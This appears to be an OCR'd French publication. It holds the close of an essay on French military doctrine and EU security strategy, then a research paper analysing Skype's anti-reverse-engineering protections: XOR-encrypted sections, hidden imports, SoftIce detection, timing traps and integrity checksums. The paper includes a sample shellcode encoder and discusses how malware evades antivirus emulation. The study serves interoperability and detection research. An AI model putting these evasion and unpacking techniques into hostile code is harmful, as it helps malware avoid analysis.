On l'a vu, dorénavant, c'est la dimension politique qui l'emporte sur l'approche strictement militaire, le dernier conflit en Irak nous le souligne avec force. Nos opérations visent le plus souvent à assister ou à protéger une population ou des communautés menacées, fût-ce d'ailleurs par leur propre gouvernement. Outre l'imbrication étroite et permanente entre les troupes déployées sur le théâtre et les civils non combattants, les forces paramilitaires ou les factions armées représentent une menace souvent mal définie mais bien réelle.

Dans certaines circonstances les éléments hostiles se fondent dans la population locale, dans d'autres des communautés peuvent se lever contre nos troupes. Le renversement d'alliance entre factions, l'utilisation de civils non combattants par des adversaires résolus constituent également des éléments d'instabilité et de confusion.

Dans ces conditions, l'identification de l'ennemi sur le terrain demeure incertaine et l'emploi de la force peut aller à l'encontre des objectifs fixés. Les forces terrestres sont les seules capables d'un bon discernement. Elles sont donc dans l'obligation de ne frapper d'une manière irréversible que les acteurs directs et identifiés. De là découle cette **nouvelle approche dans l'emploi de la force** qui fait appel à l'ensemble du panel des modes opératoires, avec selon les circonstances et l'intelligence des situations, **trois nouveaux principes de l'emploi des forces, s'ajoutant aux principes de la guerre du Maréchal Foch :**

- celui de la **gradation des effets** qui correspond bien à la **concentration des efforts**, celui de la **préservation des hommes**, des richesses matérielles et culturelles, des infrastructures qui correspond à **l'économie des forces** et celui permanent de **la légitimité des actions** qui correspond bien aussi à celui de la **liberté d'action.**

C'est à ces conditions complexes, que seuls les soldats des forces terrestres peuvent prendre en compte avec toutes les nuances exigées, que l'usage politique de la force restera strictement adapté à la menace, dans le but de maintenir le plus bas niveau de violence possible et de préserver la légitimité perçue de l'action et donc de créer les vraies conditions de la paix.

C'est en effet tout ce qui peut permettre de réduire les risques de dommages irréversibles tout en conservant à la force l'intégralité de ses capacités, qui participe ainsi à la légitimité et à la crédibilité

[2] Ceci ne s'oppose en rien à l'utilisation des forces de police, donc de gendarmerie aussi, à l'extérieur du pays lorsque les conditions et les besoins de police sont expressément réunis.

des actions nécessaires pour gagner le combat de l'adhésion des populations. C'est le véritable gage d'une certaine liberté d'action pour le général, mais aussi la condition, absolument nécessaire, pour gagner les guerres du futur, c'est-à-dire d'établir la paix de façon durable.

Comment conclure cette approche difficile vers une armée du XXIe siècle sans passer par l'Europe ? Surtout quand on sait que depuis décembre 2003 existe un concept stratégique de sécurité de l'Union européenne : « Une Europe sûre dans un monde meilleur », accompagné par la création d une entité de 60 000 hommes et de plusieurs groupements de combat à 1 500 hommes.

Il apparaît, en effet, que l'analyse et l'interprétation de ce concept peuvent fournir en l'état le cadre général de cet essai de prospective, avec un complément précieux aux divers éléments déjà développés et qui demeurent modestes, incomplets et fragiles. Nous devons nous convaincre, sauf à être foncièrement pessimistes, que l'armée française du XXIe siècle à construire évoluera très probablement au sein du concert européen. Il est donc pertinent d'en bien connaître la philosophie fondatrice pour tout ce qui est relatif à l'effort de défense et de sécurité.

En voici, **en guise de conclusion partielle pour une réflexion très inachevée, des éléments et un sentiment.**

ARTEMIS, CONCORDIA, bientôt le commandement de l'ISAF en Afghanistan confié à l'EUROCORPS, et la relève des unités de la SFOR en Bosnie à la fin de l'année 2004. La défense européenne existe et progresse. Elle est au service d'une stratégie de sécurité européenne qui a été rendue publique officiellement fin 2003.

La rédaction de ce **concept stratégique de l'Union européenne** ne fut certainement pas chose facile, en raison des divergences de fond qui existent entre les Européens sur la politique étrangère. Mettre tout le monde d'accord sur des intérêts stratégiques à défendre dans une Europe où, à partir du mois de mai 2004 pays occidentaux et pays de l'ex-bloc soviétique coexistent, où certains pays sont proatlantiques, tandis que d autres possèdent la dissuasion nucléaire, n'est pas chose aisée. Pourtant, l'environnement de sécurité de l'Europe, c'est-à-dire les défis et les principales menaces, les objectifs stratégiques qu'elle s assigne et les implications politiques pour l'Union Européenne ont été précisés.

Concernant les **défis et les principales menaces** auxquels l'Europe doit faire face, une affirmation forte est faite : sécurité interne et sécurité externe de l'UE sont intimement liées. Afin de les assurer, les pays européens doivent répondre aux défis mondiaux qui peuvent remettre en cause cette sécurité : la mondialisation, les guerres, la pauvreté, la maladie, et la concurrence pour les ressources naturelles comme l'eau ou le pétrole.

Cinq menaces qui pèsent aujourd hui sur l'Europe sont identifiées :

- le **terrorisme**, présenté comme « une menace stratégique croissante » pour l'Europe ;
- la **prolifération des armes de destruction massive** ;
- les **conflits régionaux** ;
- la **désintégration des Etats** et l'instabilité régionale ;
- la **criminalité organisée**, qui comporte une dimension extérieure.

Tous ces défis et ces menaces font partie de l'environnement de sécurité de l'Europe. Même si ces menaces sont focalisées sur l'Europe, on remarque une très grande proximité avec la vision stratégique américaine et le contenu de la *National Security Strategy* (2002). En effet, le document européen parle notamment d'un axe du bien (« l'Union européenne et les Etats-Unis peuvent constituer une formidable force au service du bien dans le monde », p.15), pendant de l'axe du mal de George W. Bush.

En cohérence avec ces menaces, le premier des objectifs stratégiques de l'UE est de pouvoir **faire face aux menaces** évoquées dans la première partie, avec tous les outils dont peut disposer

l'UE, y compris des moyens militaires. Il s agit pour l'Europe de ne pas se contenter d'assurer sa propre défense (« l'autodéfense »), mais aussi de pouvoir **intervenir à l'étranger**, là où se situe « la première ligne de défense de l'UE ».

Le deuxième objectif est de « construire la sécurité dans notre voisinage », comme dans les Balkans par exemple. C'est de « la consolidation de nos réalisations dans cette région que dépend la crédibilité de notre politique étrangère ». Aujourd'hui, l'Europe a pour objectif de **pouvoir intervenir de manière autonome dans son voisinage immédiat**.

Le règlement de la crise au Proche-Orient constitue l'autre priorité afin d'assurer la sécurité de l'Europe. Enfin, dernier objectif pour l'UE : défendre et développer le droit international et le multilatéralisme, cadre fondamental de l'ordre international. « La sécurité peut être renforcée par des mesures de confiance et la mise en place de systèmes de contrôle des armements, instruments qui peuvent également contribuer à la sécurité et à la stabilité dans notre voisinage et au-delà ».

C'est donc à partir de ces buts que se révèlent les implications politiques pour l'Europe, c'est-à-dire les points que l'UE doit développer et améliorer afin de satisfaire pleinement aux objectifs précédemment définis : développer les capacités militaires, améliorer la coopération avec les partenaires et développer une politique cohérente.

L'UE doit être **« plus active »** en matière de gestion de crise et de prévention des conflits. Cela concerne notamment les domaines politique, militaire, et commercial. « L'UE doit être capable d'agir avant que la situation dans les pays autour de nous ne se détériore, lorsque des signes de prolifération sont détectés, et avant que des situations d urgence humanitaire ne surviennent ». Pour cela, l'UE n écarte pas la possibilité d'engager des **actions préventives**, afin de faire face aux menaces décrites plus haut et « d'éviter des problèmes plus graves dans le futur ». L'action militaire préventive n'est donc pas inconcevable dans ce cadre.

C'est à cette fin que l'UE doit **développer ses capacités militaires** opérationnelles, avec plus de ressources disponibles et une meilleure utilisation de celles-ci.

La **coopération** avec les partenaires doit être privilégiée, et notamment le partenariat atlantique, qui est jugé irremplaçable.

Enfin, l'UE doit améliorer la cohérence de sa politique...

Le concept stratégique européen met de nouveau en avant le multilatéralisme, présenté comme le principal objectif de l'UE, permettant d arriver à un monde plus équitable, plus sûr et plus uni.

Voilà donc, après les divergences qui ont opposé certains pays européens avec les Etats-Unis au sujet de l'intervention en Irak, un document de stratégie européenne qui rappelle la primauté du partenariat stratégique americano-européen, illustré par :

- une vision stratégique commune,
- des menaces et des intérêts déclarés identiques,
- et une coopération réaffirmée entre les deux continents.

Au total, le but d'une capacité militaire européenne est de contribuer aux opérations de maintien de la paix, mais aussi d'interposition et de pacification (les missions de Petersberg étendues de facto). Aujourd hui, l'UE affirme dans son concept stratégique vouloir conserver la possibilité de mener des « engagements préventifs », y compris militaires. Toutefois, à la lecture du document de M. Solana, on ignore encore à ce jour (et c'est bien normal) dans quel cadre, unilatéral ou multilatéral.

En tout cas, l'Union européenne a enfin sa propre vision stratégique. Même si ce concept stratégique est un document prudent et consensuel, ce qui en limite les intentions et la portée, même si la défense européenne est loin d être autonome, dépendante toujours du partenariat nord-américain, elle devient de plus en plus concrète chaque jour, grâce notamment à la volonté de certains pays « locomotives » comme la France, l'Allemagne, et même le Royaume-Uni. D'autant plus que face

aux menaces actuelles, l'Europe a pris conscience qu'elle « ne peut plus désormais se considérer comme étant en dehors du champ de bataille[3] ».

Voilà pourquoi l'armée française du XXIe siècle à construire sera inéluctablement un des moyens majeurs de la sécurité et de la défense européennes, ce qui confirme la nécessité pour nous d'une nouvelle approche de l'emploi des forces armées et donc des forces terrestres, acteur à part entière dans les opérations actuelles et futures. Ces opérations sont et resteront complexes et souvent longues puisqu elles ont bien pour objectif, non pas simplement de « gagner la guerre », mais d'établir la paix de façon durable, ce que n'obtiendront jamais seuls, les bombardements, les frappes chirurgicales ou les actions de va-et-vient à partir de la mer. Nos forces devront donc y être préparées et adaptées, pour permettre à notre pays et à l Europe de faire face aux menaces de ce 21e siècle, sans pour autant abandonner ce qui a toujours fait le génie propre de la France et de son armée, au profit de modèles importés et souvent incompatibles avec nos moyens, notre vision du monde et des rapports entre les pays et les hommes.

[3] Daniel VERNET, Le Monde, 13 mars 2004.

Conférences

Castle in the Skype

Fabrice Desclaux

EADS Corporate Research Center,
DCR/STI/C
SSI Lab
Suresnes, FRANCE

Résumé Skype est un logiciel de VOIP fondé sur une technologies peer to peer. Il est simple d'utilisation, s'installe sur n'importe quelle machine. Ses caractéristiques particulières ont créé un engouement important ainsi qu'une grande communauté d'utilisateurs.

D'un autre côté, le nombre important de connexions ouvertes vers l'extérieur, son protocole propriétaire ainsi que ses aptitudes à déjouer les firewalls ont très vite été remarqués. De nombreux autres faits avérés ou non sont venus gonfler les rumeurs : un programme et une consommation processeur relativement important, aucun début de piste permettant de comprendre les mécanismes réseau mis en œuvre, et pour couronner le tout, sa gratuité. Ces points et son rapide succès ont créé une certaine aura de mystère autour de lui.

Quelques administrateurs réseaux, génés par ce manque de transparence, ont recherché un moyen de bouter Skype hors de leurs réseaux. Mais ceux-ci se sont vite rendus à l'évidence qu'ils avaient affaire à forte partie.

Afin d'imaginer un mécanisme permettant de détecter Skype, il est nécessaire de comprendre les mécanismes et le protocole de Skype, et donc d'étudier son binaire. Nous verrons dans une première partie les mécanismes de protection, ainsi que les moyens utilisés afin de les contourner, puis dans un second temps l'étude de quelques fonctionnalités assurant le bon fonctionnement du réseau Skype.

1 Skype : application fermée

Cette étude a été réalisée dans le but de faire de l'interopérabilité entre le protocole utilisé par Skype et nos firewalls. En effet, les spécifications du protocole nous ont été refusées.

Une société doit mettre en œuvre les moyens de protéger ses données informatisées.

2 Skype : un binaire porc-épic

Cette partie va décrire les méthodes de protection de binaire. La plupart des techniques décrites ci-dessous sont connues dans le monde de la protection de code (que ce soit la protection des logiciels de type « shareware » ou de systèmes anti-copie utilisés dans les jeux vidéo).

Ces protections sont en général trouvées dans des systèmes vendus clef en main. Effectivement, quand un développeur désire vendre son application, il peut acheter une de ces protections, l'appliquer sur son programme, et ne se souci plus des attaques auxquelles le binaire sera soumis. C'est la protection qui sera en premier lieu visée. Ce qui est notable est que ces implémentations ne sont pas ici des protections achetées mais bel et bien faites « maison ».

Cela est probablement dû au fait que les protections commerciales sont pour la plupart cassées de façon générique c'est à dire qu'un attaquant développe un outil permettant de contourner ces

dernières en un seul clic de souris. Dans le cas présent, il faut étudier l'ensemble du système pour en comprendre tous les mécanismes.

2.1 Couche de chiffrement

Principe Une première méthode permettant d'éviter les attaques statiques est l'utilisation de couches de chiffrement. Skype en possède 5. Les enlever est relativement simpleăet peut être fait de plusieurs façons.

Les binaires utilisant ce principe se déchiffrent souvent entièrement en mémoire. L'astuce est alors de « dumper » le contenu de la mémoire sur le disque. L'attaquant se retrouve alors avec une version presque fonctionnelle du binaire, et entièrement claire.

Une deuxième méthode est d'étudier en détail la partie de code qui est responsable de l'auto-déchiffrement du programme, puis de reprogrammer son propre déchiffreur.

Ici, on voit que le programme va tout d'abord se créer une zone de travail dans laquelle il va déchiffrer l'ensemble des sections. On connaît alors la taille approximative du binaire une fois déchiffré (effectivement, en plus d'être chiffrés, certains programmes sont compressés).

Une des raisons de l'utilisation de cette zone de travail est de ne pas modifier les octets contenus dans une section de code directement : cela obligerait à avoir cette section en read/write/execute et déclencherait la protection matérielle de certains processeurs (normalement contre l'exécution de code dans une zone modifiable). Notez tout de même que ceci n'a été fait que pour la version Windows (la version Linux effectue les modifications directement dans les sections de code).

```
push    4
push    1000h
mov     eax, ds:dword_C82958 ; 3D8000h
push    eax
push    0
call    VirtualAlloc
mov     ds:allocated_memory, eax
```

En C, cela donne :

```
VirtualAlloc(
  NULL,           // adresse de la région à allouer
  3D8000h,        // taille de la région
  1000h,                 // type de l'allocation
  4               // droits d'accès à la région
);
```

Pour pouvoir distinguer les parties de codes claires des parties chiffrées, le programme a ici une structure de données. Celle-ci peut être déduite en observant le code suivant :

```
mov     eax, offset bin_base_addr
...
add     eax, ds:start_ciphered_ptr[edx*4]
...
mov     eax, ds:start_unciphered_ptr[eax*4]
```

```
add     eax, ds:allocated_memory
...
mov     dword ptr [ebp-14h], 7077F00Fh
...
mov     eax, ds:size_ciphered[eax*4]
```

Cette partie de code, responsable de l'initialisation de la boucle de déchiffrement, va tout d'abord récupérer l'adresse de base du binaire, puis l'adresse de départ des octets chiffrés. Dans un deuxième temps, il charge l'adresse de destination des octets une fois déchiffrés (notre zone allouée précédemment plus un décalage) et la taille de la zone courante à déchiffrer.

Nous pouvons dores et déjà reconstruire cette structure de donnée :

```
struct memory_location
{
unsigned int start_alloc;
unsigned int size_alloc;
unsigned int start_file;
unsigned int size_file;
unsigned int protection_flag;
}
```

La boucle de déchiffrement des parties de code montre que la structure précédente est utilisée sous forme de tableau dans le binaire : nous avons donc un tableau de structure `memory_location`. On peut ainsi retrouver la description de toutes les zones chiffrées dans le binaire en relisant ce tableau depuis le binaire.

```
ZONE 1           ZONE 3
dd 1000h         dd 29A000h
dd 250000h       dd 13C000h
dd 1000h         dd 29A000h
dd 250000h       dd 3D000h
dd 20h           dd 4

ZONE 2          ZONE 4
dd 251000h       dd 3D6000h
dd 49000h        dd 2000h
dd 251000h       dd 2D7000h
dd 49000h        dd 2000h
dd 2             dd 4
```

Notez que les zones sont situées les unes à la suite des autres (que ce soit dans le binaire ou en mémoire). Elles ne se recouvrent pas. On peut, grâce à l'attribut représentant les droits de la zone en mémoire, distinguer les parties étant purement du code de celle ne contenant que des données.

À ce stade, nous pouvons étudier la façon dont le programme s'auto déchiffre.

```
decipher_loop:
mov     eax, [eax+edx*4]
xor     eax, [ebp-14h]
```

```
mov     [edx+ecx*4], eax
...
mov     eax, [eax+edx*4]
xor     eax, [ebp-14h]
mov     [ebp-28h], eax
add     dword ptr [ebp-14h], 71h
inc     dword ptr [ebp-18h]
dec     dword ptr [ebp-34h]
jnz     short decipher_loop
```

On voit que le « chiffrement » n'est en fait qu'une simple opération logique sur les octets (un *XOR*). La clef, initialisée une fois par zone, est modifiée à chaque déchiffrement d'octet. Ceci permet de ne pas laisser transparaître les zones de *padding* du programme dans le binaire chiffré. Effectivement, quand on compile un programme, la section contenant le code fini souvent sur un padding composé du même octet répété. Un *XOR* dévoilerait alors des informations. Ici, la clef étant modifiée à chaque octet déchiffré, deux octets clairs identiques ont un chiffré différent.

Point commun : Malware Il est intéressant de voir le rapport entre ces techniques utilisées ici pour protéger un code des regards indiscrets d'un attaquant, des moyens mis en œuvres dans le camouflage de *malwares* (virus, trojan, shellcode, etc). Pour comparer, voila un exemple de code assembleur représentant un encodeur de shellcode.

```
; Exemple de shellcode encodé
call dummy
dummy:
pop edx
sub dl, -25  ; récupération d'eip

short_xor_beg:
    xor ecx,ecx
    sub cx, -0x15F ; taille du payload

short_xor_xor:
    xor byte [edx], 0x99 ; décodage du payload
    inc edx
    loop short_xor_xor

shellcode:
db \xdd\xeb\xd6\xd0\xdd\xca\xb9\xda
db \xf6\xeb\xc9\xf6\xcb\xf8\xcd\xd0
db \xd6\xd7\xb9\xcb\xec\xd5\xdc\xc3
db ...
```

Ici, le payload du shellcode est également chiffré à l'aide d'un *xor* (avec clef constante). Dans la plupart des cas, ce genre de manipulation est utilisé pour éviter certains caractères interdits (comme le \x00, etc). Mais elles peuvent servir à cacher une chaîne de caractère délicate, détectée par un IDS (`/bin/bash`, `cmd.exe`, etc)

La deuxième raison pour laquelle le chiffrement de code est souvent utilisé par des virus est de mettre au défi un potentiel émulateur de code. Effectivement, une des techniques utilisée par les anti virus pour étudier le comportement d'un code est de l'émuler . Ainsi, si ce dernier exécute une suite d'opérations jugée dangereuse, l'anti virus peut penser qu'il s'agit d'un code malveillant. Dans notre cas, si le binaire sollicite fortement l'émulateur (multi couche de chiffrement, manipulation de calculs en virgule flottante, d'instructions exotiques comme les instructions *MMX*) il y a de fortes chances pour que l'émulateur jette l'éponge. Ce dernier n'arrive donc pas à déterminer le comportement du code visé, nécessitant alors une intervention humaine.

Une fois que le binaire est reconstruit dans la zone allouée, il utilise cette dernière pour écraser les octets originaux. La phase suivante consiste à remettre les droits (exécution, lecture, écriture) à chaque zone.

Le résultat est un binaire déchiffré, comme s'il avait été chargé par le système d'exploitation. Le déchiffreur est donc transparent et ne change nullement le comportement du binaire original.

L'étape suivante est l'écrasement d'une partie du code de déchiffrement. N'étant plus utilisé, le binaire l'efface de la mémoire pour le cacher des regards indiscrets.

```
; Exemple d'effacement de code
; (Anti dumping)
mov     edi, offset debut_zone_a_effacer
mov     ecx, offset fin_zone_a_effacer
sub     ecx, edi
xor     eax, eax ; on remplace le code par \x00
rep stosb
```

2.2 Import incomplet de fonctions

Mécanisme Mais les festivités ne s'arrêtent pas là. Un binaire embarque en règle générale une structure décrivant les bibliothèques et les fonctions nécessaires pour son bon fonctionnement. Ceci permet au système d'exploitation de s'assurer qu'elles seront bien présentes en mémoire avant l'exécution du code proprement dit. Cette table est appelée *table des imports*.

Le problème est qu'un attaquant peut s'inspirer de cette table pour en déduire les fonctionnalités du binaire, et même les moyens utilisés pour y parvenir. Le programme étudié possède un mécanisme camouflant une partie de cette table.

Le binaire a bien une table des imports, comportant plusieurs bibliothèques, mais ce qui nous met la puce à l'oreille est qu'un binaire désirant communiquer par TCP/UDP importe en général « WS2_32.dll » (offrant justement des fonctions de manipulation de socket). Ici, cette bibliothèque n'est pas importée.

Le code suivant s'assure justement du chargement manuel de cette bibliothèque. Ainsi, un micro *loader* a été implémenté remplaçant celui de Windows. Il implémente les fonctions minimales nécessaires pour :

- charger une bibliothèque (*DLL*) ;
- charger une fonction d'une bibliothèque (utilisant son nom) ;
- charger une fonction d'une bibliothèque (utilisant son ordinal).

Pour y parvenir, le code utilise une astuce assurant ces 3 fonctions de manière générique. La même structure interne est utilisée pour représenter ces trois types de données :

```
struct
{
  char* nom;
  int * ordinal;
  unsigned char* adresse;
}
```

- si l'attribut *nom* est présent, et que les deux autres champs sont nul, le code sait qu'il s'agit d'un chargement de bibliothèque ayant pour nom l'attribut *nom* ;
- si l'attribut *nom* est présent, et que les l'attribut *adresse* n'est pas nul, il s'agit d'un chargement de fonction appelé *nom*, et que l'adresse de la fonction doit être écrite à l'adresse *adresse*. Cette fonction est lue depuis la dernière bibliothèque chargée ;
- si l'attribut *ordinal* est présent, et que l'attribut *adresse* n'est pas nul, il s'agit d'un chargement de fonction d'ordinal *ordinal*, et l'adresse de la fonction doit être écrite à l'adresse *adresse*. Cette fonction est lue depuis la dernière bibliothèque chargée.

Voilà quelques exemples illustrant le mécanisme précédent :
Ici, un chargement de bibliothèque (WINMM.dll)

```
dd offset aWinmm_dll    ; "WINMM.dll"
dd 0
dd 0
```

Ici, un chargement de fonction par son nom (waveInReset) à l'adresse 3D69D0h.

```
dd offset aWaveinreset  ; "waveInReset"
dd 0
dd 3D69D0h
```

Enfin, un chargement de fonction utilisant son ordinal (3) à l'adresse 3D6A90h.

```
Ordinal 3
dd 0
dd 3
dd 3D6A90h
```

Notez que si l'on tente de *dumper* le binaire depuis la mémoire sur le disque, le binaire ne sera pas fonctionnel. Effectivement, sa table des imports ne sera pas complète. Pour obtenir un binaire correct, il faut reconstruire une table des imports complète en fusionnant la table des imports originale et la table supplémentaire importée par le micro *loader*, puis injecter le résultat dans le nouveau binaire.

La table originale est lue en utilisant un outil classique (comme *Stud_PE*). La table additionnelle doit être lue en utilisant la structure interne la décrivant.

Utilisation dans les codes malveillants Ici encore, l'utilisation du camouflage des fonctions importées par le binaire est très commun dans le monde du malware. Plus précisément, l'utilisation de *Packers* de binaire. Ceux-ci (chiffrant également les sections de codes ou de données) prennent en main le chargement des bibliothèques utilisées par le programme. Ainsi, un binaire reconstruit à l'aide d'*UPX* (un packer d'exécutables) ne montrera que 11 fonctions importées, et ce, quel que soit le nombre de fonctions importées à l'origine. Ces 11 fonctions sont les bases utilisées pour charger de façon dynamique le reste des fonctions du binaire.

– LoadLibraryA
– GetProcAddress
– ...

Voila une image permettant d'apprécier les différences entre le binaire original, et une fois déchiffré.




Fig. 1. Légende : Code (en bleu), données (en vert) et code non référencé (en rouge)

Quelques chiffres sur les imports de fonctions :
– 674 import apparents
– 169 imports cachés

Bibliothèques chargées par le loader interne du binaire
– KERNEL32.dll
– WINMM.dll
– WS2_32.dll
– RPCRT4.dll
– ...

2.3 Anti debugger et Dionea muscipula Ellis (Droseraceae)

Dans le but d'éviter les attaques dynamiques, Skype implémente plusieurs techniques anti debugger, notamment contre Softice. Ces méthodes étant relativement classiques, il est facile de les détecter dans une analyse rapide du binaire.

Nous avons vu qu'un *loader* était exécuté avant le binaire. Celui-ci comporte un premier test détectant la présence du debugger *Softice*. La méthode reste classique : le debugger *Softice* est composé de plusieurs pilotes (car *Softice* est un debugger ring0). Le but est de se faire passer pour une application cliente de ce pilote. On demande donc au système d'exploitation de charger ce dernier. S'il est en mémoire, le systèmes d'exploitation renverra alors un *handle* vers ce pilote ; dans le cas contraire, un pointeur NULL.

```
mov eax, offset str_Siwvid ; "\\\\.\\Siwvid"
call test_driver
test al, al
```

Ce premier test est fait avant tout déchiffrement des sections. Il peut être contrecarré soit en renommant les pilotes, soit en observant les fonctions du système d'exploitation permettant de charger un pilote (et en forçant un retour de pointeur NULL).

Notez que les noms des pilotes à charger ne sont pas explicitement stockés en clair dans le binaire. Ceux-ci sont également altéré et déchiffrés au moment de l'exécution. Dans le cas contraire un *strings* sur le binaire aurait révélé l'anti-debugger de manière triviale.

Voila la forme de ces chaînes de caractères chiffrées dans le binaire :

```
db 'B494A6545B414B4D',0
db 'B49AACA6B9A3FD7C636E',0
db 'B49BAB5DB7BD80CA4C',0
db 'B49D5D8BCC4638F9666B5C5B4E5D5B',0
```

Les chaînes une fois déchiffrées sont :

```
\\.\SICE
\\.\Siwvid
\\.\NTICE
\\.\SiwvidSTART
```

Une deuxième détection est faite beaucoup plus tard dans l'exécution du binaire (déclenché à l'appel de certaines fonctions). Le but ici n'est plus de faire confiance aux procédures chargeant un pilote, mais de rechercher de manière exhaustive tous les pilotes dans une structure interne de Windows.

```
call EnumDeviceDrivers
...
call GetDeviceDriverBaseNameA
...
cmp eax, 'ntic'
jnz next_
cmp ebx, 'e.sy'
jnz next_
cmp ecx, 's\x00\x00\x00'
jnz next_
```

La fonction *EnumDeviceDrivers()* permet justement de récupérer une liste chaînée de structures décrivant les pilotes actuellement chargés en mémoire. La suite du code compare le nom des pilotes à « ntice.sys » (correspondant justement au nom d'un pilote utilisé par *Softice*).

Notez au passage que la comparaison n'est pas faite avec un *strcmp()* beaucoup trop voyant pour un attaquant. De plus, le nom étant comparé par morceaux, la chaîne de caractère « ntice.sys » n'est pas stockée de façon visible dans le binaire.

```
cmp     esi, 'icee'
jnz     short next
cmp     edi, 'xt.s'
jnz     short next
cmp     eax, 'ys\x00\x00'
jnz     short next
```

D'autre noms de drivers sont également recherchés dans cette liste : ici, le pilote « iceext.sys » (étant un plug-in de *Softice* permettant au passage de contourner certains anti-debuggers).

Dans le tout premier test anti-debugger, le programme explicitait qu'il fallait arrêter tout debugger avant de relancer l'exécutable. Dans le deuxième test, le programme sait clairement qu'il y a une tentative d'intrusion dans le code : le premier test étant passé, cela signifie normalement que le debugger n'est pas en mémoire. Si dès lors on le détecte, c'est que le premier test a été faussé, et qu'un attaquant est en train d'analyser le code.

Exemple de cas réel : ver Cette méthode de détection de debugger est également utilisée pour protéger un virus/ver. L'exemple est fait dans le ver *Worm.Win32_Bropia-N*. Ce ver contient une sous routine détectant la présence du debugger Softice en chargeant ses pilotes. Le ver termine son exécution dans le cas ou ce dernier est présent sur la machine (sans oublier d'afficher un texte d'une rare qualité de style).

De même, certains vers détectent la présence d'anti virus et terminent leur exécution. On commence à voir des virus qui terminent également des processus comme *Ollydbg* (un autre debugger). Comme par exemple, le ver *Worm.Win32_Mytob-AR*.

Une autre technique de détection est de tester le temps d'exécution pris par une procédure. Dans la plupart des cas, une procédure (connue) va prendre un temps T pour s'exécuter. Si un attaquant est en train de tracer pas à pas cette procédure, son temps d'exécution sera significativement rallongé. Ici c'est pareil : le code déclenche un chronomètre au début de l'exécution de la procédure. Il l'arrête à la terminaison de celle-ci. Si le temps pris est supérieur à par exemple $10 * T$, c'est qu'elle a été tracée. Le code permettant de mesurer le temps est plus ou moins bien caché : les plus simples font appel à une fonction du système d'exploitation *GetTickCount* (renvoyant le nombre de cycle d'horloge écoulé depuis l'allumage du processeur). Ceux-ci sont facilement identifiables dans un code.

```
call    gettickcount
mov     gettickcount_result, eax
```

On peut rendre le mécanisme un peu plus subtil : il s'agit de faire directement appel à une instruction du processeur *rdtsc* renvoyant également ce nombre de cycle d'horloge.

Mais que faire si l'on détecte qu'un debugger est en train de tracer notre code ?

La première idée serait de terminer l'exécution. Mais la, un attaquant pourrait retrouver l'endroit du test et modifier le programme.

Skype et la méthode du gobe-mouche : quand Skype détecte un attaquant par mesure de temps, le programme se débrouille pour envoyer le debugger dans une zone de non retour empêchant du même coup l'attaquant de remonter à l'endroit du code l'ayant trahi (d'où le nom gobe mouche).

Le programme crée tout d'abord une page en mémoire remplie d'octets aléatoires. Puis il randomize tous les registres et finit par sauter sur cette page aléatoire. Ces précautions sont prises

pour effacer toute trace permettant de remonter au code de détection (pas de *call stack*, d'adresse de retour, de registre contenant des adresses de fonctions).

```
pushf
pusha
mov     save_esp, esp
mov     esp, ad_alloc?
add     esp, random_value
sub     esp, 20h
popa
jmp     random_mapped_page
```

Mais cette technique peut également être contournée. En effet la page stockant les octets de codes aléatoires peut être tracée depuis sa création car elle possède certaines caractéristiques : elle a une taille bien spécifique, ses attributs sont lecture, écriture, et exécution. On peut alors voir où est créé cette page, voir ainsi où elle est utilisée, et donc remonter jusqu'au test de détection de debugger.

2.4 Intégrité du code

Cette protection est des plus intéressants. Un vérificateur d'intégrité est une partie de code qui va vérifier que d'autres parties de code sensibles ne sont pas altérées. Ceci est réalisé de façon simple : on somme les octets de codes sensibles, et on compare avec la valeur calculée sur le code intègre. Si cette valeur est la même, le code est bon, sinon, c'est que le code a été modifié. En pratique, l'opération réalisée sur les octets n'est pas forcement une addition, plutôt une opération logique (xor, etc).

Ce qui est intéressant dans Skype est que cette méthode est utilisée moult fois : il y a environ 300 vérificateurs de code dans Skype. Mais comment les détecter ?

Tout d'abord, il faut étudier son ennemi : voila en détail un de ces vérificateurs de code :

```
start:
    xor     edi, edi
    add     edi, 0x688E5C
    mov     eax, 0x320E83
    xor     eax, 0x1C4C4
    mov     ebx, eax
    add     ebx, 0xFFCC5AFD
loop_start:
    mov     ecx, [edi+0x10]
    jmp     lbl1
    db 0x19
lbl1:
    sub     eax, ecx
    sub     edi, 1
    dec     ebx
    jnz     loop_start
    jmp     lbl2
    db 0x73
lbl2:
    jmp     lbl3
    dd 0xC8528417, 0xD8FBBD1, 0xA36CFB2F, 0xE8D6E4B7, 0xC0B8797A
    db 0x61, 0xBD
lbl3:
    sub     eax, 0x4C49F346
```

On peut voir que la première partie (des lignes *start* à *loop_start*) n'est autre qu'une simple initialisation de pointeur sur l'adresse du code à vérifier (stockée ici dans le registre *edi*). Toute ces opérations logiques et arithmétiques autour de ce pointeur (pouvant se résumer à une simple affectation) sont justement ici présentes pour camoufler la valeur finale du pointeur. Ainsi, des outils comme *IDA* qui mettent en exergue les relations entre code pointant et code pointé ne montrent pas au premier abord la relation entre cette partie de code et les octets de code vérifiés par lui. Notez aussi que le programme initialise un deuxième registre (*ebx*) contenant le nombre d'octets à sommer. La boucle, allant de *loop_start* à *lbl2*, contient :

- une lecture de zone mémoire (permettant de lire les octets de codes) ;
- un opération logique/arithmétique, permettant de sommer les octets ;

– une mise à jour du pointeur de code ;
– un test de terminaison de la boucle.

On peut noter en comparant plusieurs checksums de code, des différences : l'initialisation de pointeur (différentes opérations utilisées), le pas d'incrémentation de la boucle (plus ou moins grand, voire négatif), l'opération faite entre les octets de codes. Ces checksums ont donc une certaine propriété de *polymorphisme*. Si nous voulons détecter une instance de ce code parmi le code utile du programme il nous faut écrire un script détectant uniquement les grandes caractéristiques de ces checksums (désignés par les quatre points plus hauts).

Le but est donc de construire un script qui repère :
– l'initialisation de pointeur sur une zone de code ;
– une lecture en mémoire ;
– des opérations arithmétiques/logiques ;
– un test de terminaison de boucle.

Grâce à un tel script, on peut retrouver l'emplacement de tous les checksums de code (de ce type tout du moins). On se rend compte ici que leurs emplacements ont été choisis de manière aléatoire. Ceci rend d'autant plus difficile leurs détections par analyse dynamique, car étant insérés dans des fonctions au hasard, ils peuvent être exécutés à tout moment (ou n'être jamais exécutés s'ils sont insérés dans du code mort).

